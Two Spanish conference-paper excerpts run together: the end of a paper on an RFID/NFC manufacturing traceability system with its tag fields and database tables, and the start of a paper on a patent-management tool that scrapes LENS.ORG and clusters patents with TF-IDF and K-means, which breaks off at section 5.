Una vez realizado el proceso de llenado, este submódulo (**Figura 12**) se encarga de grabar los datos de producción en el tag RFID/NFC de la etiqueta de los envases por medio del primer lector RFID/NFC asociado al submódulo. Este submódulo también realiza un conteo de los productos producidos para, en el posterior proceso de empaquetado, indicarle a la línea de producción cuando una caja debe cerrarse ya sea por estar llena, o por haberse completado la cantidad de unidades de un producto solicitada por un cliente. Luego de indicarle a la línea de producción que una caja debe ser cerrada, por medio del segundo lector RFID/NFC asociado, este submódulo graba información de producción y del pedido en el tag de la etiqueta de la caja, asegurando así la trazabilidad e identificación inequívoca de los productos.



Figura 12. Submódulo grabación / conteo / empaquetado.

4.3.5 Submódulo Pallet

Por medio de un lector RFID/NFC asociado, este submódulo (**Figura 13**) realiza el control de las cajas que se empaquetan en cada pallet, almacenando esta información en la base de datos para un correcto seguimiento.




Figura 13. Submódulo pallet.

Una vez completo y cerrado el pallet, por medio del mismo lector, este submódulo se encarga de grabar el tag RFID/NFC de la etiqueta que posee cada pallet los datos de su apertura y cierre.

4.3.6 Submódulo Lector de etiquetas RFID/NFC

Este submódulo (**Figura 14**), el cual posee un lector RFID/NFC asociado, permite leer los tags RFID/NFC de cualquier tipo de etiquetas, ya sean tags en las etiquetas de envases, cajas o pallets. Automáticamente se detecta el tipo de tag, y se muestra la información almacenada en cada uno de sus campos.



Figura 14. Submódulo lector de etiquetas.

4.4 Módulo Logística

En el módulo "Logística" encontramos su funcionalidad dividida en diferentes submódulos: transporte, seguimiento y trazabilidad.

4.4.1 Submódulo Transporte

En este submódulo se registran datos de carga, descarga, y del camión que transporte los productos manufacturados en la base de datos, leyendo los tags RFID/NFC de los pallets, operarios, camión y chofer a través de un lector RFID/NFC dedicado.

4.4.2 Submódulo Seguimiento

Este submódulo permite registrar y monitorear en tiempo real datos de los pallets, incluyendo la ubicación y datos de tres sensores instalados en cada pallet (temperatura, humedad, vibraciones). Este submódulo también permite realizar informes, filtrando los datos que se desean consultar.

4.4.3 Submódulo Trazabilidad

En este submódulo se puede consultar los datos asociados a la trazabilidad de cada producto fabricado, incluyendo información del pedido en que se solicitó el producto, materia prima utilizada en el proceso de producción, datos de producción, datos de su transporte, datos de seguimiento, entre otros.

4.5 Información almacenada en los tags

En los siguientes puntos se detalla la información que se almacena en los tags asociados a las etiquetas adheridas en los envases / productos, cajas y pallets. Esta información se

lista en el orden en que se graba en memoria, a partir de la dirección 04h, según lo detallado en la sección 3.3.2.

4.5.1 Etiquetas de Productos

- Tipo de Etiqueta: Producto, caja o pallet [4 Bytes].
- Producto [16 Bytes].
- Fábrica [16 Bytes].
- Máquina [16 Bytes].
- Operario [32 Bytes].
- Lote [8 Bytes].
- Fecha de producción [10 Bytes].
- Hora de producción [8 Bytes].
- Fecha de vencimiento [8 Bytes].

4.5.2 Etiquetas de Cajas

- Tipo de Etiqueta: Producto, caja o pallet [4 Bytes].
- Tipo de caja [8 Bytes].
- Lote [8 Bytes].
- Número de pedido [32 Bytes].
- Producto [16 Bytes].
- Cantidad de productos contenidos [4 Bytes].
- Fecha de empaquetado [10 Bytes].
- Hora de empaquetado [8 Bytes].

4.5.3 Etiquetas de Pallets

- Tipo de Etiqueta: Producto, caja o pallet [4 Bytes].
- Camión [4 Bytes].
- Chofer [32 Bytes].
- Origen [16 Bytes].
- Fecha de carga [10 Bytes].
- Hora carga [8 Bytes].
- Destino [16 Bytes].
- Receptor [32 Bytes].
- Fecha de descarga [10 Bytes].
- Hora de descarga [8 Bytes].

4.6 Estructura de base de datos

Para darle funcionalidad a los módulos presentados en los puntos anteriores, se implementó una base de datos relacional que cumple con la 3NF (Third normal form o tercera forma normal) [17], la cual está compuesta hasta el momento por 19 tablas (**Figura 15**). Este proceso de normalización simplifica el diseño de la base de datos, para que consiga una estructura óptima. A continuación, se detallará de cada tabla su función, campos que la integran, y su clave primaria (indicada con *) que garantiza que cada fila sea única.

4.6.1 Tabla productos

En esta tabla se almacenan los productos disponibles para fabricar, junto con su precio sugerido de venta. Campos de la tabla: ID producto*, descripción, precio sugerido.

4.6.2 Tabla sucursales

En esta tabla se almacenan las distintas sucursales donde se comercializan los productos fabricados. Campos de la tabla: ID sucursal*, dirección, CUIT, teléfono, e-mail, descripción.

4.6.3 Tabla productos - sucursales

En esta tabla se almacenan los productos disponibles en las distintas sucursales o puntos de venta, junto con la cantidad que poseen en stock y el precio al que los venden. Campos de la tabla: ID producto* ID sucursal*, precio de venta, cantidad en stock.

4.6.4 Tabla productos - materia prima

En esta tabla se almacena la materia prima que se utiliza para fabricar cada producto, y la cantidad demandada por unidad producida. Campos de la tabla: ID producto*, ID materia prima*, cantidad utilizada por producto, unidad (litro, gramo, etc.).

4.6.5 Tabla materia prima

En esta tabla se almacena la materia prima que se utiliza en los procesos de producción, junto a su cantidad en stock y una cantidad de alarma para que el sistema genere un aviso de compra cuando el stock se encuentre debajo de dicha cantidad. Campos de la tabla: ID Materia prima*, descripción, cantidad stock, cantidad alarma, unidad (litro, gramo, etc.).

4.6.6 Tabla clientes

En esta tabla se almacenan los datos de los clientes. Campos de la tabla: ID cliente*, razón social, dirección, CUIT, teléfono, e-mail.

4.6.7 Tabla pedidos

En esta tabla se almacenan los pedidos recibidos, quien los solicitó y el estado general en que se encuentran. Campos de la tabla: Nro. pedido*, ID cliente, estado.

4.6.8 Tabla pedidos - productos

En esta tabla se almacenan los productos que se solicitan en cada pedido, junto a su cantidad y el estado en que se encuentra su producción. Campos de la tabla: Nro. pedido*, ID producto*, cantidad, estado.

4.6.9 Tabla pallets

En esta tabla se almacenan los datos de trazabilidad de los pallets. Campos de la tabla: ID tag pallet*, ID camión, ID chofer, ID sitio (origen), fecha de carga, hora carga, ID sitio (destino), ID receptor, fecha de descarga, hora de descarga.

4.6.10 Tabla pallets - seguimiento

En esta tabla se almacenan los datos de seguimiento de los pallets. Campos de la tabla: ID tag pallet*, fecha*, hora*, posición, sensor 1, sensor 2, sensor 3. Si bien la forma en que se almacenan los datos de los sensores no es recomendada por la teoría de las bases de datos [17], se optó por utilizarla debido a que no se implementarán más sensores a futuro.

4.6.11 Tabla lotes

En esta tabla se almacena el producto que compone cada lote de producción. Campos de la tabla: Nro. lote*, ID producto.




Figura 15. Base de datos implementada.

4.6.12 Tabla cajas

En esta tabla se almacenan los datos de las cajas utilizadas para empaquetar los productos fabricados, y su contenido. Campos de la tabla: ID tag caja*, ID tag pallet, ID tipo de caja, Nro. lote, Nro. pedido, cantidad de productos contenidos.

4.6.13 Tabla cajas - tipos

En esta tabla se almacenan las características de los distintos tipos de caja disponibles para empaquetar los productos fabricados. Campos de la tabla: ID tipo de caja*, descripción, productos chicos por caja, productos grandes por caja, cantidad máxima de cajas por pallet.

4.6.14 Tabla productos - fabricados

En esta tabla se almacenan los datos de producción de los productos fabricados. Campos de la tabla: ID tag Producto*, ID tag caja, fábrica, maquina, ID operario, fecha, hora.

4.6.15 Tabla camiones

En esta tabla se almacena la información de la flota de camiones utilizados para el transporte de los pallets. Campos de la tabla: ID camión*, patente, marca, modelo, año.

4.6.16 Tabla choferes

En esta tabla se almacenan los datos de los choferes que realizan el transporte de los pallets. Campos de la tabla: ID chofer*, DNI, apellido, nombre, fecha de nacimiento.

4.6.17 Tabla origen / destino

En esta tabla se almacenan las direcciones de las fabricas donde se elaboran los productos, y de los centros de distribución a dónde se los transportan. Campos de la tabla: ID sitio*, dirección, descripción.

4.6.18 Tabla receptores

En esta tabla se almacenan los datos de las personas encargadas de recibir los pallets en los centros de distribución. Campos de la tabla: ID receptor*, DNI, apellido, nombre, fecha de nacimiento.

4.6.19 Tabla operarios

En esta tabla se almacenan los datos de los operarios encargados de controlar el proceso de producción. Campos de la tabla: ID operario*, DNI, apellido, nombre, fecha de nacimiento, contraseña.

5. Conclusiones

Se ha logrado el desarrollo, en forma parcial, de un sistema de seguimiento, identificación y trazabilidad de productos manufacturados, el cual representa un ejemplo concreto en donde la electrónica impresa, a través de etiquetas inteligentes, se puede integrar.

El costo de las etiquetas comerciales depende directamente de la cantidad que se adquiera y de las características del chip que estas posean (memoria disponible, tipo de encriptación, tiempo de retención de datos, ciclos de lectura / escritura, entre otros). Como valor de referencia podemos citar costos comprendidos entre USD 0,5 y USD 1 por unidad, para una cantidad aproximada de 60000 unidades. Si bien los resultados obtenidos en la elaboración de las etiquetas a través de electrónica impresa no fueron satisfactorios, se continuará

trabajando en esta línea ya que se cree es el camino para reducir los costos antes mencionados.

El software desarrollado, objeto principal de este trabajo, permite la gestión y trazabilidad de una producción desde su pedido hasta el empaquetamiento en los pallets, permitiendo acceder a información útil tanto para mejoras de la gestión de producción, así como de posibles consumidores finales. En lo que respecta al desarrollo propiamente dicho: se logró una interfaz hombre maquina intuitiva y de fácil utilización, se logró una eficiente interacción con el hardware del sistema (lectores de RFID/NFC y controlador lógico programable) y se creó una estructura de base de datos eficiente y con fácil escalabilidad para el crecimiento del proyecto.

Como trabajo futuro está previsto continuar con la ampliación del sistema, incluyendo la etapa posterior de embalaje, que no llegó a implementarse en este periodo. En lo que respecta al software, se plantea finalizar el módulo de Logística.

Referencias

[1] Jiafu Wan, Hu Cai, Keliang Zhou, "Industrie 4.0: Enabling Technologies", 2015 International Conference on Intelligent Computing and Internet of Things (IC1T).

[2] Erik Fosser, Ole Henrik Leister, Carl Erik Moe, "Organisations and vanilla software: What do we know about ERP systems and competitive advantage?", http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.232.3094&rep=rep1&type=pdf, última visita 08/09/2019.

[3] Erik Fosser, Ole Henrik Leister, Carl Erik Moe, "ERP systems and competitive advantage: Some initial results", http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.576.3678&rep=rep1&type=pdf, última visita 08/09/2019.

[4] Wei She, Bhavani Thuraisingham, "Security for Enterprise Resource Planning Systems", https://personal.utdallas.edu/~bxt043000/Publications/Journal-Papers/DAS/J46_Security_for_Enterprise_Resource_Planning_Systems.pdf, última visita 08/09/2019.

[5] Rahul Puri, "Best Practices of ERP Implementation", https://library.ndsu.edu/ir/bitstream/handle/10365/24750/Best%20Practices%20of%20ERP%20Implementation.pdf, última visita 08/09/2019.

[6] Canziani, Lupi, Ortiz, Slawiski, Zaradnik, "Tecnologías inalámbricas para sistemas de seguimiento, identificación y trazabilidad de productos", uEA 2016, San Luis, Argentina.

[7] Lupi, Zaradnik, Turconi, Dominguez, "Sistema de visualización de precios para supermercados", CASE 2017, Bs.As., Argentina.

[8] Canziani, Zaradnik, Tantignone, Lupi, Villares Had, "Procesos Tecnológicos, Tintas y Sustratos empleados en Electrónica Impresa", uEA 2017, Cordoba, Argentina.

[9] Lupi, Zaradnik, Dominguez, Rodriguez, Kumvich, Slawiski, García, "Utilización de tecnología RFID/NFC para el desarrollo de un sistema de llenado selectivo de envases. Industria 4.0", WICC 2018, Corrientes, Argentina.

[10] Lupi, Zaradnik, Canziani, Ortiz, Villares Had, Turconi, "Introducing Printed Electronics in the Electronic Engineering career", EDULearn 2018, Palma de Mallorca, España.

[11] Canziani, Zaradnik, Lupi, Slawiski, Turconi, "Desarrollo y calibración de un banco de testeo para tarjetas de RFID según ISO/IEC 10373-6", uEA 2018, Catamarca, Argentina.

[12] Lupi, Zaradnik, Dominguez, Rodriguez, Kumvich, Slawiski, García, "Desarrollo experimental en Industria 4.0: Ampliación y mejoramiento de un sistema de llenado selectivo de envases con tecnología RFID/NFC", WICC 2019, San Juan, Argentina.

[13] NXP, "NTAG203 NFC Forum Type 2 Tag compliant IC with 144 bytes user", Rev. 3.0 - 17 October 2011

[14] NXP, "PN532/C1 Near Field Communication (NFC) controller", https://www.nxp.com/docs/en/nxp/datasheets/PN532_C1.pdf, última visita 08/09/2019.

[15] National Instruments Corporation - LabWindows/CVI, http://www.ni.com/lwcvi/, última visita 08/09/2019.

[16] Oracle Corporation - MySQL Community Edition, https://www.mysql.com/products/community/, última visita 08/09/2019.

[17] Paul Litwin "Fundamentals of Relational Database Design, https://docplayer.net/12480613-Fundamentals-of-relational-database-design.html, última visita 08/09/2019.

Gestor de Patentes para la Vigilancia Tecnológica

Elsa Soledad Rasgido
Grupo de Investigación de Inteligencia Tecnológica para Negocios e Industrias, Facultad Regional Tucumán, Universidad Tecnológica Nacional, Argentina
e.soledadrasgido@gmail.com
https://www.vitecutn.org

Mariana Carolina Dorigatti
Grupo de Investigación de Inteligencia Tecnológica para Negocios e Industrias, Facultad Regional Tucumán, Universidad Tecnológica Nacional, Argentina
marianadorigatti@gmail.com
https://www.vitecutn.org

Rosana Hadad Salomón
Grupo de Investigación de Inteligencia Tecnológica para Negocios e Industrias, Facultad Regional Tucumán, Universidad Tecnológica Nacional, Argentina
rosanahadad@frt.utn.edu.ar
https://www.vitecutn.org

Resumen

Este trabajo presenta el desarrollo de un sistema para la gestión de las patentes de invención dentro de los procesos de vigilancia tecnológica que se llevan a cabo en un grupo de investigación de la Facultad. Se aborda la metodología utilizada, las tecnologías necesarias para desarrollar el proyecto y se describen los procesos principales que dan vida al sistema. Destacando la aplicación de la ciencia de datos para analizar el contenido de las patentes. Finalmente se presentan los resultados obtenidos y conclusiones del gestor de patentes.

1. Introducción

El mundo se ha vuelto cada vez más competitivo, lo que ha llevado a que las empresas y organizaciones hagan uso de herramientas que les permitan sobrevivir en este ámbito, además de desarrollar estrategias para abrirse a nuevos mercados. En este sentido, la Vigilancia Tecnológica (VT) es una herramienta que permite anticiparse a los cambios del entorno, aprovechando las oportunidades que surjan en un momento determinado. La VT se vuelve muy útil a la hora de anticiparse a un suceso y al momento de mejorar la competitividad de una organización [1].

La VT es un proceso selectivo para identificar, analizar, y procesar información del exterior o interna de la organización sobre ciencia y tecnología que aporte valor agregado a los requerimientos solicitados.

Este proceso se puede definir en seis etapas (Fig 1), empezando con la identificación de los requerimientos donde se define el objetivo a vigilar, luego la etapa planificación que se produce la selección y evaluación de las fuentes de información, que responde a diferentes criterios: fiabilidad, grado de actualización, homogeneización de datos y accesibilidad, entre otros. La tercer etapa se corresponde a la búsqueda de información y en este tipo de proceso, las patentes se toman como rol habitual de objeto estudios, ya que constituyen una fuente formal de datos con contenidos estructurados y normalizados, que dan un valor agregado al proceso con la información estratégica de cualquier área técnica y sobre todo la innovación [2]. Luego de la búsqueda de información, la misma debe ser analizada y convertida en conocimiento de tal forma que ayude a la toma de decisiones.

Para realizar un proceso de Vigilancia se requiere de un equipo capacitado y una orquestación óptima de todas sus fases apoyándose en herramientas tecnológicas para la exploración y análisis de la información. Por ello surge la necesidad contar con herramientas que permiten gestionar las fuentes de información en función de los requerimientos del equipo y de los servicios brindados, desarrollando aplicaciones usando tecnologías emergentes. Por ello, surge como iniciativa de investigación el desarrollo un 'gestor de patentes de invención' el cual se involucre de manera directa con el proceso de vigilancia propuesto por el grupo de investigación.




Fig. 1: Etapas del proceso de Vigilancia

El resto de este trabajo se estructura de la siguiente manera: la Sección 2 se realiza una breve reseña del gestor de patentes y los procedimientos. La Sección 3 presenta una descripción general de las herramientas utilizadas para el desarrollo del sistema. La sección 4 describe sus componentes y la extensión propuesta. La Sección 5 describe la validación del gestor de patentes mediante un caso de estudio real. Finalmente, se presenta una discusión y conclusiones.

1.1. Objetivos

El objetivo general de este trabajo de investigación es el diseño, prueba y escalado de una herramienta de uso sistémico y reutilizable para realizar vigilancia tecnológica. Haciendo hincapié en las patentes como fuentes de información esencial, que permita ejecutar la búsqueda hasta la obtención de indicadores para la toma de decisiones.

El trabajo propuesto tiene como objetivo ser una herramienta para gestionar las patentes de invención dentro de un sistema de Vigilancia Tecnológica perteneciente al grupo GIITNI. Más detalladamente, el sistema de gestión de patentes consiste en poder realizar búsquedas en una base de datos especializada, específica de patentes, hacer un análisis utilizando algunas técnicas de aprendizaje automatizado y poder acceder a la información necesaria/buscada para mejorar la toma de decisiones.

2. Resumen del gestor de patentes

Para el proceso de vigilancia se detallan diferentes etapas (Fig 1), aunque el gestor de patentes desarrollado en este trabajo se destaca en la búsqueda de patentes, tratamiento de la información, inteligencia estratégica y distribución de la información para la futura toma de decisiones. En líneas generales, permite realizar una búsqueda exhaustiva de patentes de invención a partir de diferentes fuentes (sitios webs y bases de datos), se explaya en el análisis de las mismas y a través de diferentes métodos se obtienen indicadores que ayudan a la toma de decisiones.

A continuación se detalla el procedimientos del gestor de patentes diseñado:

I. Se analiza el contenido de las patentes, la información que contiene cada una de ellas, la representación de sus campo y su relevancia.

II. Luego de tener una percepción de las patentes, se analiza las plataformas de patentes de diferentes bases de datos mundiales para entender cómo varía la información mostrada referente a estas.

III. Se diseña un mecanismo para realizar la extracción de información de patentes desde las páginas web. Y cómo estructurar esa información para ser almacenada de manera local.

IV. Se desarrolla un mecanismo que analice datos existentes en el sistema y los clasifique de manera automática mediante el análisis de la información contenida.

V. Por último, se modela un portal web que permita interactuar con el gestor. Aunque la versión actual es bastante primitiva, esto es un proyecto con vistas a mejorar en futuros trabajos de investigación.

3. Herramientas tecnológicas

Para el desarrollo del gestor de patentes se tomó como premisa el uso exclusivo de software libre, ya que es una alternativa real, potente y viable económicamente, además de brindar independencia tecnológica, confiabilidad, estabilidad y permite ser parte de una gran comunidad colaborativa que está en constante crecimiento.

Para describir las herramientas que permiten el funcionamiento del gestor se muestra las capas de la pila tecnológica, y también se toma consideración a las librerías ya que son fundamentales para dar vida a este proyecto (Fig 2).




Fig. 2: Pila tecnológica y librerías

El detalle de los elementos utilizados y configurados para el desarrollo del gestor de patentes son:

- *Sistema Operativo*: Ubuntu Mate 16.04 [3] es una distribución libre de Linux con un entorno amigable. Para los fines del desarrollo del gestor es un SO lo suficientemente capaz y estable, por ello se tomó como sistema base.
- *Base de datos*: Postgresql 10 [4], permite crear una base de datos relacional libre, facilidad de administración gracias PgAdmin para hacer mantenimiento de las tablas o respaldos, además PostgreSQL como la base de datos backend para un proyecto Django se acopla perfectamente. También permite trabajar con ORM (mapeador relacional de objetos) de python en completa armonía.
- *Web Server*: Apache Server [5], altamente configurable, licencia freeware, compatibilidad con SO, fácil de conseguir soporte y ayuda. Tiene soporte para python.
- *Framework*: Django [6] es un framework web de alto nivel que permite el desarrollo rápido de sitios web seguros y mantenibles. Se utiliza para desarrollar el sitio web del gestor que permite la interacción del usuario. Permite una programación orientada a objeto y con una arquitectura MVC (Modelo - Vista - Controlador). Incluye un servidor de desarrollo simplificado para probar su código localmente.
- *Lenguaje*: Python 2.7 [7] es un lenguaje multiparadigma, basándose siempre en la orientación a objetos. Según la bibliografía consultada es la opción número uno para la ciencia de datos y permite desarrollar sitios web robustos de manera rápida y sencilla. Es un lenguaje maduro. HTML y CSS se utilizan para ordenar y visualizar el contenido de nuestro sitio web en el navegador. Django genera las plantillas en HTML para el sitio. Además HTML es fundamental para poder extraer los datos de internet.
- *Aplicación*: Anaconda [8] con Jupyter [9]. Anaconda es un administrador de paquetes, un administrador de entorno, una distribución de ciencia de datos Python/R y una colección de paquetes de código abierto. El notebook Jupyter es una aplicación que permite crear y compartir documentos que contienen código en vivo, ecuaciones, visualizaciones y texto narrativo. Como herramienta para poder realizar las pruebas de los módulos y además documentar a medida que se programa.
- *Librerías*: BeatufulSoup [10] permite analizar documentos HTML. Crea un árbol con todos los elementos del documento y se utiliza para extraer información de sitios web.

  Scikit-learn [11] sirve para aplicar Machine Learning. Está diseñada para interoperar con las bibliotecas numéricas y científicas.

  Pandas [12] proporciona estructuras de datos de alto rendimiento y fáciles de usar, y herramientas de análisis de datos.

  NumPy [13] brinda funciones matemáticas de alto nivel para operar con esos vectores o matrices.

  Matplotlib [14] permite la generación de gráficos a partir de datos contenidos en listas o arrays.

4. Procesamiento general

El proceso de vigilancia, tiene lugar mediante un ciclo sistemático de etapas, las cuales se dividen en seis fases, de acuerdo a los procesos de vigilancia establecido dentro del equipo de trabajo de la siguiente manera: Identificación de necesidades, Planificación, Búsqueda y estructuración de datos, Almacenamiento y Tratamiento, Implementación y Resultados y difusión (Fig. 1).

El gestor de patente se involucra en las etapas 3, 4 y 5 del ciclo del proceso de vigilancia, enfocado solamente a la fuente de información de patentes a nivel mundial. Se planifica como buscador por excelencia el sitio web LENS.ORG [15], que se define en su sitio web como “una ciberinfraestructura global abierta para hacer que el sistema de innovación sea más eficiente y justo, más transparente e inclusivo”. Los documentos obtenidos de esta fuente, representa casi todos los documentos de patentes en el mundo como bienes públicos digitales anotables y abiertos.

A continuación se detalle el modelo del gestor de patentes definido por tres módulos: **Scraping, Almacenamiento** y **Clustering**. La Fig. 3 muestra la interacción entre los módulos y los principales procesos que se desarrollan en cada uno.




Fig. 3 módulos principales del Gestor de patentes.

4.1. Scraping

El funcionamiento del módulo Scraping trabaja sobre las técnicas conocidas con Web Scraping. Dicha técnica se basa en la extracción de datos de las páginas web por medio de programas de software que simulan la navegación de un humano en la web. Esto es viable debido a la naturaleza del protocolo HTTP, los servidores web y al formato en el que los servidores web presentan los datos de los productos usando el estándar HTML y lenguaje CSS [16].

La ejecución del módulo comienza cuando un usuario ingresa una búsqueda en el gestor. Esta búsqueda se transforma en una ecuación de búsqueda que contiene las palabras claves o sentencia SQL ingresadas por el usuario y la cadena de caracteres que permite generar una URL válida para ser enviada al servidor de LENS.ORG. Como respuesta a ello el servidor devuelve una lista de patentes resultantes de la consulta realizada en formato HTML, la cual es descargada de manera temporal por el sistema.

El paso siguiente, es realizar el primer scraping del sistema, que consiste en extraer de la lista de resultados los enlaces correspondientes a cada una de las patentes relacionadas con la búsqueda. Con estos datos el sistema vuelve a conectarse al servidor externo enviado el enlace de cada patente para obtener el archivo HTML que tiene los datos de estas.

Por último, en la segunda etapa del scraping, se procesan cada uno de los archivos de patentes y se extraen los datos que se definieron como necesarios para la vigilancia. Y para finalizar con el proceso de este módulo, todos los datos obtenidos son empaquetados y enviados al módulo de almacenamiento.

4.2. Almacenamiento

En la ejecución del módulo de almacenamiento se recibe como entrada un paquete de datos que fue obtenido del módulo de scraping. Aquí, los datos se almacenan en la base de datos local.

Cabe destacar que la base de datos se crea en el sistema en las primeras etapas del proceso de vigilancia, y es asociada al proceso de vigilancia que motiva la búsqueda. Además para poder guardar los datos en la base de datos local, deben corresponder a una estructura de datos previamente definida en etapas anteriores del procesos de Vigilancia (Planificación).

4.3. Clustering

El módulo de Clustering tiene como objetivo el clasificar y agrupar las patentes en función a su contenido.

Para poder cumplir con esto, el módulo se basa en aplicar la disciplina científica de la inteligencia artificial que puede utilizarse en el análisis de datos denomina ‘Machine Learning’, que se refiere al diseño de programas o algoritmos que pueden aprender reglas a partir de datos, adaptarse a cambios y mejorar el rendimiento con la experiencia [17].

Dentro de ‘Machine Learning’ existen diferentes métodos o algoritmos; para desarrollar el módulo de Clustering se utilizó el aprendizaje no supervisado con clustering o agrupación de datos. El aprendizaje no supervisado “es una técnica de análisis multivariante que permite agrupar un conjunto de datos, de tal forma que en un mismo grupo se encuentren los datos más similares entre sí, siendo además, los diferentes grupos formados lo más dispares entre sí” [18].

Para poder aplicar toda esta ciencia de datos a las patentes, el módulo de clustering realiza las siguientes actividades:

Se definen como datos de entrada al proceso: a los campos de patentes que contienen el número de patente, el resumen de la invención y las reivindicaciones que son la descripción detallada del funcionamiento de la invención.

Una vez definido los datos de entrada, estos deben ser manipulados. Para ese proceso, se aplica funciones para el procesamiento del lenguaje natural (NLP). Las funciones son: Stopword [19] para filtrar las palabras más comunes en el idioma inglés, Stemming [20] para reducir una palabra a su raíz o (en inglés) a un stem y la tokenización [21] para dividir una cadena o texto en una lista de tokens.

El siguiente paso es aplicar el algoritmo Tf-idf [22](del inglés Term frequency – Inverse document frequency), frecuencia de término – frecuencia inversa de documento, que nos sirve para definir cuales son las palabras claves dentro de los campos analizados en la patente. Además en este proceso, se genera una matriz de distancia de los términos que permite determinar la similitud entre las patentes.

A continuación, se toma como entrada la matriz resultante de TF-idf, se aplica el algoritmo K-means Clustering para agrupar las patentes en k grupos de similitud. Y luego se realiza el escalamiento multidimensional que permite ordenar los datos para poder visualizar las patentes agrupadas en función de su similitud. Por último, se realiza la representación gráfica de los grupos de patentes, mediante gráficos de dispersión, con el objetivo de que ese usuario puede identificar rápidamente y visualmente la distribución de las

patentes en las categorías. Luego estas categorías son guardadas como un dato más de la patente.

5. Validación usando un caso de estudio

